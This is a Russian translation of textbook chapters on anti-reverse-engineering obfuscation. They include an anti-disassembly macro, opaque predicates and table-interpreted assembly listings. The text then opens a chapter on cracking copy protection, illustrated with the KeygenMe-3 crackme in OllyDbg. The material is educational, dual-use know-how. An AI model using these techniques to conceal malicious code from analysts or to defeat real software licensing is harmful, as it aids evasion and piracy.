Посмотрим, как использовать предыдущие методы в настоящей программе. Я создал простой макрос `OBFUSCATE`, который добавляет к программе на C небольшую последовательность на языке ассемблера, см. листинг 10.1. Она временно запутывает большинство дизассемблеров, пока те не восстановят синхронизацию. Число инструкций до повторной синхронизации зависит не только от конкретного дизассемблера, но и от кода, следующего за макросом.

```
#define paste(a, b) a##b
#define pastesymbols(a, b) paste(a, b)

#define OBFUSCATE()   \
_asm { mov   eax, __LINE__ * 0x635186f1           };\
_asm { cmp   eax, __LINE__ * 0x9cb16d48           };\
_asm { je    pastesymbols(Junk,__LINE__)          };\
_asm { mov   eax, pastesymbols(After,  __LINE__)  };\
_asm { jmp   eax                                  };\
_asm { pastesymbols(Junk, __LINE__):              };\
_asm { _emit (0xd8 + __LINE__ % 8)                };\
_asm { pastesymbols(After, __LINE__):             };
```

Листинг 10.1. Простой макрос обфускации кода, предназначенный для введения дизассемблеров в заблуждение.

Этот макрос проверен с компилятором Microsoft C/C++ версии 13 и содержит псевдослучайные значения, немного затрудняющие поиск и замену: инструкции `MOV` и `CMP`, а также сам мусорный байт случайны и рассчитываются по номеру текущей строки кода. Обратите внимание, что мусорный байт находится в диапазоне от `D8` до `DF`. Эти коды операций хорошо подходят, потому что все они многобайтовые. Макрос `__LINE__` создаёт уникальные имена символов на случай многократного применения макроса в одной функции. Каждое вхождение определит символы с разными именами. Макросы `paste` и `pastesymbols` необходимы, поскольку иначе компилятор неправильно разрешит константу `__LINE__` и вместо неё использует строку `__LINE__`.

Если распределить этот макрос по всему коду, а создать десятки подобных вариантов очень легко, процесс реверс-инжиниринга станет немного более утомительным. Проблема в том, что множество копий кода значительно замедлит программу, особенно если макрос окажется внутри часто выполняемых основных циклов. Чрезмерное применение метода также заметно увеличит программу как по объёму занимаемой памяти, так и по месту на диске.

Важно понимать ограниченную эффективность всех этих методов. Они определённо не остановят опытного и решительного исследователя от анализа или взлома приложения, но способны несколько усложнить процесс. При ручной работе с таким обфусцированным кодом дизассемблеру указывают, где в действительности начинается код. Современные дизассемблеры, такие как IDA Pro и даже встроенный дизассемблер OllyDbg, позволяют пользователю добавлять подсказки, благодаря которым программа правильно интерпретирует код.

Главная проблема этих макросов - повторяемость, делающая их чрезвычайно уязвимыми перед автоматическими средствами, которые просто находят и уничтожают шаблоны. Целеустремлённый атакующий обычно может за 20 минут написать программу или сценарий для их удаления. Кроме того, созданы специальные дизассемблеры, преодолевающие большинство подобных методов обфускации; см. работу Christopher Kruegel и соавторов "Static Disassembly of Obfuscated Binaries"

[Kruegel]. Стоит ли применять такие приёмы? В некоторых случаях, возможно, да, но если вам нужны мощные способы противодействия реверс-инжинирингу, вероятно, лучше остановиться на рассматриваемых далее преобразованиях, обфусцирующих поток управления и поток данных.

Обфускация кода

Вероятно, вы заметили, что все описанные до сих пор методы противодействия - зависящие от платформы "уловки", которые, на мой взгляд, лишь повышают для атакующего "коэффициент раздражения". Настоящая обфускация кода преобразует его так, чтобы значительно снизить читаемость для человека, сохранив функциональность. Обычно это не зависящие от платформы преобразования: они изменяют код, скрывая его первоначальное назначение и погружая исследователя в море несущественной информации. Уровень сложности, добавленной обфусцирующим преобразованием, принято называть силой. Её можно измерять обычными метриками сложности ПО, например числом предикатов в программе и глубиной вложенности определённой последовательности кода.

> **Средства обфускации**
>
> Кратко рассмотрим существующие средства, способные обфусцировать программы автоматически. Для Java и .NET имеется довольно много обфускаторов байт-кода; некоторые из них я обсужу и оценю в главе 12. Универсальных средств, которые обрабатывают целые исполняемые файлы и эффективно обфусцируют собственный код IA-32, значительно меньше. Один заслуживающий внимания и довольно мощный продукт - EXECryptor компании StrongBit Technology (www.strongbit.com). EXECryptor обрабатывает исполняемые файлы PE и применяет к машинному коду различные обфусцирующие преобразования. Исследовать обфусцированный им код действительно значительно труднее, чем обычный код IA-32. Другая мощная технология - комплект продуктов защиты от копирования StarForce, разработанный StarForce Technologies (www.star-force.com). Продукты StarForce представляют собой не просто мощные средства обфускации, а полноценные системы защиты от копирования, реализующие аппаратную либо чисто программную защиту.

Помимо дополнительной сложности, вносимой в программу новой логикой и арифметикой, обфусцирующее преобразование должно обладать стойкостью, то есть его нельзя легко обратить. Поскольку многие преобразования добавляют несущественные инструкции, не создающие действительно ценных данных, можно разрабатывать деобфускаторы. Деобфускатор - программа, применяющая к обфусцированной программе различные алгоритмы анализа потоков данных. Иногда они позволяют отделить зёрна от плевел, автоматически удалить все несущественные инструкции и восстановить исходную структуру кода. Создание стойких преобразований, устойчивых к деобфускации, - серьёзная задача и главная цель многих обфускаторов.

Наконец, обфусцирующее преобразование обычно имеет определённую стоимость: увеличение размера кода, замедление выполнения или рост потребления памяти во время работы. Следует понимать, что некоторые преобразования вообще не влекут затрат времени выполнения, поскольку лишь реорганизуют программу прозрачным для машины образом, делая её менее читаемой для человека.

В следующих разделах я рассмотрю распространённые обфусцирующие преобразования. Большинство из них рассчитано на автоматическое применение обфускатором к существующей программе на уровне исходного или двоичного кода. Тем не менее многие преобразования можно выполнять вручную при написании программы или после него, до передачи конечным

пользователям. Автоматическая обфускация, очевидно, гораздо эффективнее, поскольку охватывает всю программу, а не отдельные части. Кроме того, её обычно проводят после компиляции, поэтому исходный код не становится менее читаемым, как при ручной обфускации.

Преобразования потока управления

Преобразования потока управления изменяют порядок и ход выполнения программы так, чтобы снизить её читаемость для человека. В работе Christian Collberg, Clark Thomborson и Douglas Low "Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs" [Collberg1] они разделены на преобразования вычислений, агрегирования и порядка.

Преобразования вычислений снижают читаемость кода, меняя исходную структуру потока управления так, чтобы функционально эквивалентную программу стало значительно труднее перевести обратно на язык высокого уровня. Для этого из программы либо удаляют сведения о потоке управления, либо добавляют новые управляющие конструкции, которые усложняют её и плохо переводятся на язык высокого уровня.

Преобразования агрегирования разрушают высокоуровневую структуру программы, разбивая абстракции, созданные программистом во время написания. Основная идея - разрушить их так, чтобы высокоуровневая организация кода потеряла смысл.

Преобразования порядка несколько слабее: они в максимально возможной степени перемешивают порядок операций программы, снижая её читаемость.

Непрозрачные предикаты

Непрозрачные предикаты - основной строительный блок преобразований потока управления. Несколько простейших примеров уже приводились в предыдущем разделе об антидизассемблерных методах. Идея состоит в создании логического выражения, результат которого постоянен и заранее известен. Рассмотрим, например, условие `if (x + 1 == x)`. Очевидно, оно никогда не выполняется, но может заставить исследователей и автоматические средства декомпиляции считать его настоящей частью программы.

Столь простое выражение и человек, и машина без труда распознают как ложное. Требуется создавать непрозрачные предикаты, которые трудно отличить от настоящего программного кода и чьё поведение сложно предсказать без пошагового выполнения. Любопытная особенность непрозрачных предикатов, как и некоторых других сторон обфускации, заключается в том, что введение в заблуждение автоматического деобфускатора часто представляет собой совершенно иную задачу, чем обман человека.

Рассмотрим, например, предложенные в [Collberg1] непрозрачные предикаты на основе параллельного выполнения. Один или несколько потоков постоянно формируют новые случайные значения и сохраняют их в глобально доступной структуре данных. Значения неизменно подчиняются простым правилам, например всегда меньше или больше некоторой константы. Потоки с настоящим программным кодом могут обращаться к глобальной структуре и проверять принадлежность значений ожидаемому диапазону. Автоматическому деобфускатору будет очень трудно разобраться в этой организации и точно выявить ложные операторы потока управления. Параллельный доступ к данным чрезвычайно усложняет автоматическую обработку, хотя обфускатор, вероятно, способен знать о такой параллельности лишь в языке байт-кода вроде Java. Напротив, человек, скорее всего, сразу заподозрит неладное в потоке, который постоянно создаёт случайные числа и сохраняет их в глобальной структуре. Для исследователя это будет выглядеть весьма подозрительно.

Теперь рассмотрим гораздо более простую организацию: в существующую структуру данных программы добавлено несколько фиктивных членов. Встроенный непосредственно в программу код постоянно обращается к ним и изменяет их. Члены подчиняются простым числовым правилам, на которые опираются непрозрачные предикаты. Мощному деобфускатору, в зависимости от платформы, может быть сравнительно легко обнаружить такую реализацию, а для человека она способна стать серьёзной задачей.

В целом непрозрачные предикаты эффективнее в низкоуровневых программах с машинным кодом, чем в высокоуровневом байт-коде, потому что в машинном коде их гораздо труднее обнаружить. Автоматическая идентификация отдельных структур данных в программе с собственным машинным кодом сложна, поэтому в большинстве случаев непрозрачные предикаты нельзя автоматически выявить или удалить. Глобальный анализ потоков данных низкоуровневого машинного кода не всегда прост и даже не всегда возможен. Единственный способ справиться с такими предикатами в программе с собственным машинным кодом - попытаться вручную найти их при изучении кода. Это возможно, но далеко не просто.

Напротив, исполняемые файлы с высокоуровневым байт-кодом обычно содержат гораздо больше сведений о конкретных структурах данных программы. Поэтому реализовать анализ потоков данных и написать автоматический код для обнаружения непрозрачных предикатов намного легче.

Итак, при разработке на низкоуровневом языке основные усилия по противодействию реверс-инжинирингу, вероятно, следует направить на введение в заблуждение людей, а при работе с языками байт-кода вроде Java - на обман автоматических декомпиляторов и деобфускаторов.

Подробное исследование непрозрачных конструкций и различных вариантов реализации см. в [Collberg1] и работе Gregory Wroblewski *General Method of Program Code Obfuscation* [Wroblewski].

Введение декомпиляторов в заблуждение

Поскольку языки на основе байт-кода сохраняют множество подробностей, существует немало декомпиляторов, чрезвычайно эффективно восстанавливающих исполняемые файлы с байт-кодом. Одна из главных целей большинства обфускаторов такого кода - запутать декомпилятор, чтобы код нельзя было легко восстановить в виде подробного исходного текста. Очень хорошо работает изменение двоичного файла программы с добавлением в байт-код конструкций, которые невозможно перевести обратно на исходный язык высокого уровня. В работе Christian Collberg, Clark Thomborson и Douglas Low *A Taxonomy of Obfuscating Transformations* [Collberg2] приведён пример языка Java: в языке высокого уровня нет оператора `goto`, а в байт-коде Java он имеется. Значит, в байт-код можно добавить операторы `goto`, полностью разрушив граф потока программы, чтобы впоследствии декомпилятор не смог его восстановить, поскольку там окажутся инструкции, которые нельзя перевести обратно на Java.

Для собственного машинного языка процессора, например кода IA-32, декомпиляция настолько сложна и хрупка, что практически любое обфусцирующее преобразование легко заставит её завершиться неудачей или выдать бессмысленный код. Представьте, например, что произойдёт, если декомпилятор встретит макрос `OBFUSCATE` из предыдущего раздела.

Табличная интерпретация

Преобразование программы или функции в структуру с табличной интерпретацией - очень мощный метод обфускации, который при правильной реализации способен отразить как деобфускаторы, так и людей. Последовательность кода разбивается на множество коротких фрагментов, а код циклически проходит через условную конструкцию, которая в каждый момент решает, к какому фрагменту перейти. Читаемость резко падает, поскольку любая структура полностью скрывается. Все конструкции кода, например логические выражения или циклы, погребены внутри этой неинтуитивной организации.

В качестве примера рассмотрим простую функцию обработки данных в листинге 10.2.

```
00401000  push        esi
00401001  push        edi
00401002  mov         edi,dword ptr [esp+10h]
00401006  xor         eax,eax
00401008  xor         esi,esi
0040100A  cmp         edi,3
0040100D  jbe         0040103A
0040100F  mov         edx,dword ptr [esp+0Ch]
00401013  add         edi,0FFFFFFFCh
00401016  push        ebx
00401017  mov         ebx,dword ptr [esp+18h]
0040101B  shr         edi,2
0040101E  push        ebp
0040101F  add         edi,1
00401022  mov         ecx,dword ptr [edx]
00401024  mov         ebp,ecx
00401026  xor         ebp,esi
00401028  xor         ebp,ebx
0040102A  mov         dword ptr [edx],ebp
0040102C  xor         eax,ecx
0040102E  add         edx,4
00401031  sub         edi,1
00401034  mov         esi,ecx
00401036  jne         00401022
00401038  pop         ebp
00401039  pop         ebx
0040103A  pop         edi
0040103B  pop         esi
0040103C  ret
```

Листинг 10.2. Простая функция обработки данных, которая выполняет операцию XOR над блоком данных и переданным ей параметром, а затем записывает результат обратно в блок данных.

Теперь преобразуем эту функцию с помощью табличной интерпретации.

```
00401040  push        ecx
00401041  mov         edx,dword ptr [esp+8]
00401045  push        ebx
00401046  push        ebp
00401047  mov         ebp,dword ptr [esp+14h]
0040104B  push        esi
0040104C  push        edi
0040104D  mov         edi,dword ptr [esp+10h]
00401051  xor         eax,eax
00401053  xor         ebx,ebx
00401055  mov         ecx,1
0040105A  lea         ebx,[ebx]
00401060  lea         esi,[ecx-1]
00401063  cmp         esi,8
00401066  ja          00401060
00401068  jmp         dword ptr [esi*4+4010B8h]
0040106F  xor         dword ptr [edx],ebx
00401071  add         ecx,1
00401074  jmp         00401060
00401076  mov         edi,dword ptr [edx]
```

Листинг 10.3. Функция обработки данных из листинга 10.2 после преобразования с помощью табличной интерпретации. Продолжение следует.

```
00401078  add         ecx,1
0040107B  jmp         00401060
0040107D  cmp         ebp,3
00401080  ja          00401071
00401082  mov         ecx,9
00401087  jmp         00401060
00401089  mov         ebx,edi
0040108B  add         ecx,1
0040108E  jmp         00401060
00401090  sub         ebp,4
00401093  jmp         00401055
00401095  mov         esi,dword ptr [esp+20h]
00401099  xor         dword ptr [edx],esi
0040109B  add         ecx,1
0040109E  jmp         00401060
004010A0  xor         eax,edi
004010A2  add         ecx,1
004010A5  jmp         00401060
004010A7  add         edx,4
004010AA  add         ecx,1
004010AD  jmp         00401060
004010AF  pop         edi
004010B0  pop         esi
004010B1  pop         ebp
004010B2  pop         ebx
004010B3  pop         ecx
004010B4  ret

The function's jump table:
0x004010B8  0040107d 00401076 00401095 0040106f
0x004010C8  00401089 004010a0 004010a7 00401090
0x004010D8  004010af
```

Листинг 10.3. Продолжение.

Функция из листинга 10.3 функционально эквивалентна функции 10.2, но обфусцирована посредством табличной интерпретации. Она разделена на девять сегментов, соответствующих разным этапам исходной функции. Реализация постоянно проходит через узел, который по значению ECX решает, куда перейти дальше. Каждый фрагмент кода устанавливает ECX так, чтобы следующим выполнялся правильный фрагмент. Конкретный адрес определяется таблицей переходов, приведённой в конце листинга. Внутри это реализовано простым оператором `switch`, но логически напоминает небольшую виртуальную машину, построенную специально для данной функции. Каждая "инструкция" продвигает "указатель инструкций", хранящийся в ECX. Настоящим

"кодом" служит таблица переходов, поскольку именно в ней записана последовательность операций.

Это преобразование можно усовершенствовать несколькими способами в зависимости от допустимых потерь быстродействия и увеличения кода. В среде собственного кода, например на языке ассемблера IA-32, полезно добавить макросы, запутывающие дизассемблер, подобные описанным ранее в этой главе. Если сделать их достаточно полиморфными, удалить такие макросы будет непросто, а исследование функции серьёзно усложнится. Макросы не позволят исследователю в любой момент получить полную распечатку обфусцированной функции. Анализировать функцию с табличной интерпретацией, подобную листингу 10.3, не видя её целиком, несомненно, весьма неприятно.

Помимо запутывающих макросов, мощным усовершенствованием обфускации предыдущей функции станет дополнительная таблица поиска, как показано в листинге 10.4.

```
00401040  sub         esp,28h
00401043  mov         edx,dword ptr [esp+2Ch]
00401047  push        ebx
00401048  push        ebp
00401049  mov         ebp,dword ptr [esp+38h]
0040104D  push        esi
0040104E  push        edi
0040104F  mov         edi,dword ptr [esp+10h]
00401053  xor         eax,eax
00401055  xor         ebx,ebx
00401057  mov         dword ptr [esp+14h],1
0040105F  mov         dword ptr [esp+18h],8
00401067  mov         dword ptr [esp+1Ch],4
0040106F  mov         dword ptr [esp+20h],6
00401077  mov         dword ptr [esp+24h],2
0040107F  mov         dword ptr [esp+28h],9
00401087  mov         dword ptr [esp+2Ch],3
0040108F  mov         dword ptr [esp+30h],7
00401097  mov         dword ptr [esp+34h],5
0040109F  lea         ecx,[esp+14h]
004010A3  mov         esi,dword ptr [ecx]
004010A5  add         esi,0FFFFFFFFh
004010A8  cmp         esi,8
004010AB  ja          004010A3
004010AD  jmp         dword ptr [esi*4+401100h]
004010B4  xor         dword ptr [edx],ebx
004010B6  add         ecx,18h
004010B9  jmp         004010A3
004010BB  mov         edi,dword ptr [edx]
004010BD  add         ecx,8
004010C0  jmp         004010A3
```

Листинг 10.4. Функция обработки данных из листинга 10.2 после преобразования с помощью варианта табличной интерпретации на основе массива. Продолжение следует.

```
004010C2  cmp         ebp,3
004010C5  ja          004010E8
004010C7  add         ecx,14h
004010CA  jmp         004010A3
004010CC  mov         ebx,edi
004010CE  sub         ecx,14h
004010D1  jmp         004010A3
004010D3  sub         ebp,4
004010D6  sub         ecx,4
004010D9  jmp         004010A3
004010DB  mov         esi,dword ptr [esp+44h]
004010DF  xor         dword ptr [edx],esi
004010E1  sub         ecx,10h
004010E4  jmp         004010A3
004010E6  xor         eax,edi
004010E8  add         ecx,10h
004010EB  jmp         004010A3
004010ED  add         edx,4
004010F0  sub         ecx,18h
004010F3  jmp         004010A3
004010F5  pop         edi
004010F6  pop         esi
004010F7  pop         ebp
004010F8  pop         ebx
004010F9  add         esp,28h
004010FC  ret

The function's jump table:
0x00401100  004010c2 004010bb 004010db 004010b4
0x00401110  004010cc 004010e6 004010ed 004010d3
0x00401120  004010f5
```

Листинг 10.4. Продолжение.

Функция из листинга 10.4 - усовершенствованная версия функции 10.3. Вместо прямых индексов таблицы переходов эта реализация использует дополнительную таблицу, заполняемую во время выполнения. В ней хранятся настоящие индексы таблицы переходов, а программа управляет индексом дополнительной таблицы, формируя правильный поток кода. Усовершенствование делает функцию значительно менее читаемой для человека и серьёзно осложняет работу деобфускатора: для определения текущего значения индекса массива потребуется основательный анализ потоков данных.

Исходная реализация в [Wang] больше ориентирована на предотвращение статического анализа деобфускаторами. В этом исследовании для запутывания автоматических средств выбраны псевдонимы указателей. Это несколько указателей на одну и ту же область памяти. Псевдонимы значительно усложняют любой анализ потоков данных, поскольку анализатор должен определить, как изменение памяти через один указатель влияет на данные, доступные через другие указатели на то же место. В данном случае предлагается создать несколько указателей на массив индексов и на разных этапах записывать через них данные в несколько его позиций. Автоматическому деобфускатору было бы почти невозможно заранее предсказать состояние массива, а без точного знания его содержимого нельзя правильно проанализировать код.

В кратком сравнении быстродействия я обнаружил огромную разницу между исходной функцией и функцией из листинга 10.4. Обфусцированный вариант работал примерно в 3,8 раза медленнее исходной необфусцированной функции из листинга 10.2. Добавление 11 копий макроса `OBFUSCATE` увеличило коэффициент примерно до 12: сильно обфусцированная версия выполняется приблизительно в 12 раз медленнее обычной. Оправдана ли столь крайняя обфускация, зависит от того, насколько вы опасаетесь реверс-инжиниринга программы и насколько важно быстродействие конкретной обфусцируемой функции. Помните, что обычно незачем обфусцировать всю программу: достаточно особенно важных или конфиденциальных частей. В этой ситуации я выбрал бы подход с массивом из листинга 10.4, потому что макросы `OBFUSCATE` не стоят вызываемого ими огромного снижения производительности.

Встраивание и выделение функций

Встраивание - известный способ оптимизации компилятора, при котором функция дублируется в каждом месте программы, откуда она вызывается. Вместо обращения всех вызывающих участков к единственной копии компилятор заменяет каждый вызов копией тела функции непосредственно на месте. Это повышает быстродействие за счёт полного устранения накладных расходов вызова, но значительно раздувает программу из-за дублирования функций. В обфусцирующих преобразованиях встраивание служит мощным инструментом, поскольку устраняет внутренние абстракции, созданные разработчиком. Исследователь не знает, какие части некоторой функции в действительности являются встроенными функциями, которые могут вызываться из множества мест программы.

Интересное усовершенствование, предложенное в [Collberg3], сочетает встраивание с выделением для создания очень сильного преобразования. При выделении определённая последовательность кода, принадлежащая одной функции, переносится в новую функцию, содержащую только эту последовательность. Иными словами, это точная противоположность встраиванию. Как средство обфускации выделение эффективно, когда случайный фрагмент кода превращают в отдельную функцию. Многократное повторение процесса серьёзно усиливает замешательство исследователя.

Перемежение кода

Перемежение кода - достаточно эффективный и мощный метод обфускации, который, однако, может дорого обойтись с точки зрения скорости выполнения и размера кода. Основная идея проста: реализации двух или нескольких функций перемешиваются так, чтобы читать их стало чрезвычайно трудно.

```
Function1()
{

Function1_Segment1;
Function1_Segment2;
Function1_Segment3;
}

Function2()
{

Function2_Segment1;
Function2_Segment2;
Function2_Segment3;
}

Function3()
{

Function3_Segment1;
Function3_Segment2;
Function3_Segment3;
}
```

Вот как эти три функции будут выглядеть в памяти после перемежения:

```
Function1_Segment3;

End of Function1
Function1_Segment1; (This is the Function1 entry-point)

Opaque Predicate -> Always jumps to Function1_Segment2
Function3_Segment2;

Opaque Predicate -> Always jumps to Segment3
Function3_Segment1; (This is the Function3 entry-point)

Opaque Predicate -> Always jumps to Function3_Segment2
Function2_Segment2;

Opaque Predicate -> Always jumps to Function2_Segment3
Function1_Segment2;

Opaque Predicate -> Always jumps to Function1_Segment3
Function2_Segment3;

End of Function2
Function3_Segment3;

End of Function3
Function2_Segment1; (This is the Function2 entry-point)

Opaque Predicate -> Always jumps to Function2_Segment2
```

Обратите внимание: после каждого сегмента функции стоит непрозрачный предикат, переходящий к следующему сегменту. Теоретически на его месте можно использовать безусловный переход, но тогда автоматическая деобфускация станет тривиальной. Удастся ли обмануть человека, зависит от убедительности непрозрачных предикатов. Если исследователь быстро отличит их от настоящей логики программы, восстановление функций не займёт много времени. Если же предикаты сильно сбивают с толку и выглядят как подлинная часть логики, исследовать предыдущий пример будет довольно трудно. Дополнительную обфускацию можно получить, назначив всем трём функциям одну точку входа и добавив параметр, который сообщает новой функции, какой из трёх путей кода выбрать. Прелесть в том, что при отсутствии функциональной связи между тремя функциями это способно чрезвычайно запутать исследователя.

Преобразования порядка

Перемешивание порядка операций в программе - бесплатный и при этом достаточно эффективный способ запутать исследователя. Идея состоит в том, чтобы максимально рандомизировать порядок операций внутри функции. Это полезно, поскольку при реверс-инжиниринге мы полагаемся на локальность исследуемого кода и предполагаем наличие логической последовательности действий программы.

Разумеется, изменить порядок выполняемых операций можно не всегда: многие из них зависят друг от друга. Следует найти независимые операции и полностью перемешать их. Преобразования порядка больше подходят автоматическим средствам обфускации, поскольку менять очерёдность в исходном коде не рекомендуется. Замешательство самих разработчиков, вероятно, перевесит то небольшое влияние, которое преобразование окажет на исследователей.

Преобразования данных

Преобразования данных сосредоточены на обфускации данных программы, а не её структуры. Это разумно: как вы уже знаете, выяснение устройства важных структур данных - ключевой шаг к пониманию программы и её работы. Конечно, такие преобразования тоже сводятся к изменению кода, но их цель - максимально затруднить понимание программных данных.

Изменение кодирования переменных

Один интересный способ обфускации данных - изменить кодирование некоторых или всех переменных программы. Это может серьёзно запутать исследователя, поскольку интуитивный смысл значений не будет сразу понятен. Изменение кодирования может означать множество вещей. Хороший пример - простой сдвиг на один разряд влево. В счётчике это означает, что на каждой итерации значение увеличивается на 2 вместо 1, а предел удваивается. Вместо

```
for (int i=1; i < 100; i++)
```

получится

```
for (int i=2; i < 200; i += 2)
```

что, разумеется, функционально эквивалентно. Этот пример тривиален и почти не помешает исследователям, но можно создать гораздо более сложные схемы, вызывающие серьёзное замешательство относительно смысла и назначения переменной. Следует отметить, что такое преобразование лучше применять на двоичном уровне, потому что в процессе оптимизации компилятор способен удалить или несколько изменить его.

Перестройка массивов

Перестройка массивов означает изменение их структуры с сохранением исходной функциональности, но так, чтобы запутать исследователя относительно назначения. Форм преобразования много: например, несколько массивов можно объединить в один большой, перемежая их элементы в длинном массиве или последовательно соединяя массивы. Можно также разбить один массив на несколько меньших либо изменить число его измерений. Эти преобразования не особенно сильны, но способны несколько увеличить замешательство исследователя. Помните, что автоматический деобфускатор обычно сможет восстановить исходную структуру массива.

Заключение

У разработчиков ПО есть немало способов помешать, а точнее замедлить, исследователям, изучающим их программы. В этой главе я продемонстрировал два наиболее распространённых подхода: антиотладочные уловки и обфускацию кода. Итог прост: безусловно, можно создать чрезвычайно трудный для реверс-инжиниринга код, но это всегда имеет цену. Наиболее существенная потеря от большинства методов противодействия связана с быстродействием: они просто замедляют программу. Объём вложений в защитные меры в конечном счёте определяется простой экономикой: насколько программа чувствительна к производительности и насколько сильно вас беспокоят пиратство и реверс-инжиниринг?

Глава 11. Взлом защиты

Взлом - "тёмное искусство" преодоления, обхода или устранения любой схемы защиты от копирования. Изначально он был направлен на защиту программ, например регистрацию по серийному номеру, аппаратные ключи и тому подобное. В последнее время взлом применяется и к технологиям управления цифровыми правами DRM, которые пытаются контролировать распространение охраняемых авторским правом материалов: фильмов, музыкальных записей и книг. Неудивительно, что взлом тесно связан с реверс-инжинирингом: прежде чем победить программный механизм защиты, взломщик должен точно выяснить, как тот работает.

В этой главе приведено несколько практических примеров взлома. Мы рассмотрим ряд программ и попытаемся их взломать. Я продемонстрирую множество интересных приёмов, а сложность будет постепенно возрастать.

Зачем изучать и понимать взлом? Разумеется, не для кражи программ! Сама концепция защиты от копирования и её преодоления довольно интересна, и лично мне очень нравится элемент интеллектуальной игры. Кроме того, если вы хотите защитить собственную программу от взлома, то должны сами уметь взламывать программы. Это важно: технологии защиты от копирования, созданные людьми, которые никогда не пытались их преодолеть, не бывают эффективными.

Практический взлом настоящих технологий защиты от копирования в большинстве стран считается незаконным. Да, эта глава фактически демонстрирует взлом, но мы не будем атаковать настоящие системы защиты. Это было бы не только противозаконно, но и безнравственно. Вместо этого я покажу методы на специальных программах, называемых crackme. Единственная цель crackme - предложить взломщику интеллектуальную задачу и научить новичка основам. На различных сайтах по реверс-инжинирингу доступны многие сотни таких программ.

Исправление кода

Сделаем первые шаги в практическом взломе. Я начну с очень простой crackme KeygenMe-3, созданной Bengaly. При первом запуске появляется симпатичное, хотя и несколько пугающее окно, запрашивающее два значения без каких-либо пояснений об их смысле. Диалог KeygenMe-3 показан на рисунке 11.1.

Если ввести в два текстовых поля случайные значения и нажать кнопку "OK", появится окно сообщения с рисунка 11.2. Лишь натренированный глаз заметит, что это, вероятно, стандартное окно Windows, созданное одним из обычных API сообщений. Это важно: если окно действительно стандартное, в отладчике можно установить точку останова на API окон сообщений. Оттуда можно попытаться добраться до кода программы, который сообщает о неправильном серийном номере. Это основополагающий приём взлома: найдите часть программы, сообщающую, что у вас нет права её запускать. Оказавшись там, намного легче обнаружить настоящую логику, определяющую наличие разрешения.



Рисунок 11.1. Главное окно KeygenMe-3.




Рисунок 11.2. Сообщение KeygenMe-3 о неправильном серийном номере.

К несчастью для взломщиков, сложные схемы защиты обычно избегают столь легко обнаруживаемых сообщений. Например, разработчик может создать визуально идентичное окно без встроенных средств сообщений Windows, и тогда отследить его будет намного труднее. В таком случае можно позволить программе работать до появления окна, затем присоединить к процессу отладчик и поискать в стеке вызовов подсказки о месте, где программа приняла решение показать именно это сообщение.

Теперь выясним, как KeygenMe-3 выводит окно. Как обычно, в качестве средства реверс-инжиниринга используем OllyDbg. Поскольку предполагается, что эту программу взломать сравнительно легко, возможностей Olly должно быть более чем достаточно.

Сразу после открытия программы в OllyDbg перейдите к представлению Executable Modules и посмотрите, какие модули DLL связаны с ней статически. Представление для KeygenMe-3 показано на рисунке 11.3.




Рисунок 11.3. Окно Executable Modules в OllyDbg с модулями, загруженными программой key4.exe.

Это представление сразу показывает, что Key4.exe - "одинокий стрелок", по-видимому не имеющий дополнительных DLL, кроме системных. Мы знаем это потому, что все модули, кроме Key4.exe, являются компонентами операционной системы. Их легко узнать по расположению в каталоге `C:\WINDOWS\SYSTEM32`, а со временем вы просто запоминаете названия популярных компонентов ОС. Если уверенности нет, всегда можно посмотреть свойства двоичного исполняемого файла в Windows и получить сведения, например о его создателе. Допустим, вы не знаете, что такое lpk.dll. Перейдите в `C:\WINDOWS\SYSTEM32` и откройте свойства файла. На вкладке Version находятся сведения ресурса версии с основными данными об исполняемом файле, если автор модуля их добавил. На рисунке 11.4 показана вкладка Version файла lpk.dll из Windows XP Service Pack 2; совершенно ясно, что это компонент операционной системы.

Можно проверить, какие API непосредственно вызывает Key4.exe: щёлкните View Names для Key4.exe в окне Executable Modules. Откроется список функций, импортируемых и экспортируемых Key4.exe. Это окно показано на рисунке 11.5.



Рисунок 11.4. Сведения о версии lpk.dll.

